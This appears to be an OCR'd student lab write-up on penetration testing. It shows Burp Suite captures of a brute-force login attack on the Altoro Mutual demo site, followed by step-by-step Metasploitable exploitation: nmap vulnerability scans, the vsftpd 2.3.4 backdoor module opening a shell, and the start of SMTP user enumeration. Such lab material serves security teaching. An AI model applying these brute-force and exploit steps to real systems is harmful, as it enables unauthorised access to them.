https://www.google.com GET /search?q=testfiredemo&... ✓ 200 365590 HTML testfiredemo - Google Se... 11:46:00 6 Ma
https://www.google.com GET /xjs/_/js/k=xjs.s.en_GB.z... 200 908981 script 11:46:03 6 Ma
https://www.google.com GET /xjs/_/js/k=xjs.s.en_GB.z... ✓ 200 456892 script 11:46:05 6 Ma
https://www.google.com GET /xjs/_/js/k=xjs.s.en_GB.z... ✓ 200 211906 script 11:46:04 6 Ma
https://www.google.com GET /client_204?&atyp=i&bi... ✓ 204 1373 11:46:04 6 Ma
https://www.google.com POST /gen_204?s=web&t=cap... ✓ 204 976 11:46:05 6 Ma
https://www.google.com GET /
https://www.google.com GET /client_204
https://www.google.com GET /complete/search
Request
Pretty Raw Hex
1 GET /search HTTP/2
2 Host: www.google.com
3 Accept-Encoding: gzip, deflate
4 Accept: */*
5 Accept-Language: en-US;q=0.9,en;q=0.8
6 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/107.0.5304.107 Safari/537.36
7 Connection: close
8 Cache-Control: max-age=0
9
10
Search... 0 matches
Response
Inspector
Request Attributes 2
Request Headers 10


Burp Suite Community Edition v2022.9.6 - Temporary Project
Burp Project Intruder Repeater Window Help
Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Logger Extender Project options User options Learn
Intercept HTTP history WebSockets history Options
Filter: Hiding CSS, image and general binary content
Host Method URL Params Edited Status Length MIME type Extension Title Comment TLS IP
10 https://demo.testfire.net GET /login.jsp 200 8770 HTML jsp Altoro Mutual ✓ 65.61.137.117
11 https://www.google.com GET /complete/search?q=testfiredemo&cp=... ✓ 200 2310 JSON ✓ 142.250.77.68
12 https://www.google.com GET /complete/search?q&cp=0&client=gws-... ✓ 200 9081 JSON ✓ 142.250.77.68
13 https://www.google.com GET /xjs/_/js/k=xjs.s.en_GB.zUWyfPq8-PY.O... ✓ 200 211906 script ✓ 142.250.77.68
15 https://www.gstatic.com GET /og/_/js/k=og.qtm.en_US.tIlsZF7Jxg0.2... 200 183768 script ✓ 142.250.192.131
16 https://www.google.com GET /client_204?&atyp=i&biw=935&bih=79... ✓ 204 1373 HTML ✓ 142.250.77.68
20 https://fonts.gstatic.com GET /s/i/productlogos/youtube/v9/192px.svg 200 1426 XML svg ✓ 142.250.66.3
22 https://www.google.com GET /xjs/_/js/k=xjs.s.en_GB.zUWyfPq8-PY.O... ✓ 200 456892 script ✓ 142.250.77.68
27 https://www.google.com POST /gen_204?atyp=i&ei=IlUFZNrjK-SM4-E... ✓ 204 976 HTML ✓ 142.250.77.68
28 https://play.google.com OPTIONS /log?format=json&hasfast=true&authus... ✓ 200 494 text ✓ 142.250.183.142
29 https://play.google.com POST /log?format=json&hasfast=true&authus... ✓ 200 979 JSON ✓ 142.250.183.142
31 https://demo.testfire.net GET /favicon.ico 404 7097 HTML ico Altoro Mutual ✓ 65.61.137.117
32 https://demo.testfire.net POST /doLogin ✓ 302 145 ✓ 65.61.137.117
33 https://demo.testfire.net GET /login.jsp 200 8790 HTML jsp Altoro Mutual ✓ 65.61.137.117
Request
Pretty Raw Hex
1 POST /doLogin HTTP/1.1
2 Host: demo.testfire.net
3 Cookie: JSESSIONID=1B364FBF690842CB8914CAD0F3C89627
4 Content-Length: 38
5 Cache-Control: max-age=0
6 Sec-Ch-Ua: "Chromium";v="107", "Not=A?Brand";v="24"
7 Sec-Ch-Ua-Mobile: ?0
8 Sec-Ch-Ua-Platform: "Linux"
9 Upgrade-Insecure-Requests: 1
10 Origin: https://demo.testfire.net
11 Content-Type: application/x-www-form-urlencoded
12 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/107.0.5304.107 Safari/537.36
13 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
14 Sec-Fetch-Site: same-origin
15 Sec-Fetch-Mode: navigate
16 Sec-Fetch-User: ?1
17 Sec-Fetch-Dest: document
18 Referer: https://demo.testfire.net/login.jsp
19 Accept-Encoding: gzip, deflate
20 Accept-Language: en-GB,en-US;q=0.9,en;q=0.8
21 Connection: close
22
23 uid=admin&passw=123456&btnSubmit=Login
Search... 0 matches
Response
Pretty Raw Hex Render
1 HTTP/1.1 302 Found
2 Server: Apache-Coyote/1.1
3 Location: login.jsp
4 Content-Length: 0
5 Date: Mon, 06 Mar 2023 06:16:12 GMT
6 Connection: close
7
8
Search... 0 matches
Inspector
Request Attributes 2
Request Body Parameters 3
Request Cookies 1
Request Headers 20
Response Headers 5


Burp Suite Community Edition v2022.9.6 - Temporary Project
Burp Project Intruder Repeater Window Help
Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Logger Extender Project options User options Learn
1 × 2 ×
Positions Payloads Resource Pool Options
Payload Sets
Start attack
You can define one or more payload sets. The number of payload sets depends on the attack type defined in the Positions tab. Various payload types are available for each payload set, and each payload type can be customized in different ways.
Payload set: 2
Payload count: 3
Payload type: Simple list
Request count: 9
Payload Options [Simple list]
This payload type lets you configure a simple list of strings that are used as payloads.
Paste
Load ...
Remove
Clear
Deduplicate
password123
admin
pass
Add
Enter a new item
Add from list ... [Pro version only]
Payload Processing
You can define rules to perform various processing tasks on each payload before it is used.
Add
Edit
Remove
Up
Down
Rule
Payload Encoding
This setting can be used to URL-encode selected characters within the final payload, for safe transmission within HTTP requests.
URL-encode these characters: ./\=<>?+&*;:"{}|^`#


2. Intruder attack of https://demo.testfire.net - Temporary attack - Not saved to project file
Attack Save Columns
Results Positions Payloads Resource Pool Options
Filter: Showing all items
Request Payload 1 Payload 2 Status Error Timeout Length Comment
302 145
user password123 302 145
Max password123 302 145
admin password123 302 145
user admin 302 145
Max admin 302 145
admin admin 302 279
user pass 302 145
Max pass 302 145
admin pass 302 145
Request Response
Pretty Raw Hex
1 POST /doLogin HTTP/1.1
2 Host: demo.testfire.net
3 Cookie: JSESSIONID=1B364FBF690842CB8914CAD0F3C89627
4 Content-Length: 36
5 Cache-Control: max-age=0
6 Sec-Ch-Ua: "Chromium";v="107", "Not=A?Brand";v="24"
7 Sec-Ch-Ua-Mobile: ?0
8 Sec-Ch-Ua-Platform: "Linux"
9 Upgrade-Insecure-Requests: 1
10 Origin: https://demo.testfire.net
Search...
0 matches
Finished

4. Perform Exploiting Metasploit

a) Exploiting Metasploit using FTP

b) Exploiting Metasploit using SMTP


c) Exploiting Metasploit using Bind shell

d) Exploiting Metasploit using HTTP

→ a) Exploiting Metasploit using FTP


Step 1: Open metasploit, login and keep it running in the background.

Step 2: Open a terminal in Kali Linux and find your ip address using the command ifconfig.




Step 3: Type nbtscan -r “IP address” and check for the metasploit’s IP address.

Step 4: Type the command nmap -sV “IPaddress of metasploit” to get the nmap scan report.




Step 5: Type the command nmap -p 21 –script vuln “IPaddress of metasploit” to get the nmap of ftp.





Step 6: Type the command msfconsole to start the metasploit framework.

Step 7: Search for vsftpd 2.3.4 to display the matching modules.



Step 8: Use exploit/unix/ftp/vsftpd_234_backdoor and after that set RHOSTS to the IPaddress of the metasploit and set the payload to cmd/unix/interact and then exploit.






b) Exploiting Metasploit using SMTP


Repeat the first 4 steps of part (a)

Step 1: Type the command nmap -p 25 –script vuln “IPaddress of metasploit” to get the nmap of smtp.


Step 2: Type the command msfconsole to start the metasploit framework.



Step 3: Search for “postfix smtpd” and then search for “smtp_enum” for the matching modules. Type use 0 and show options.



Step 4: Set rhosts to postfix smtpd and then to the respective IPaddress of the metasploit.

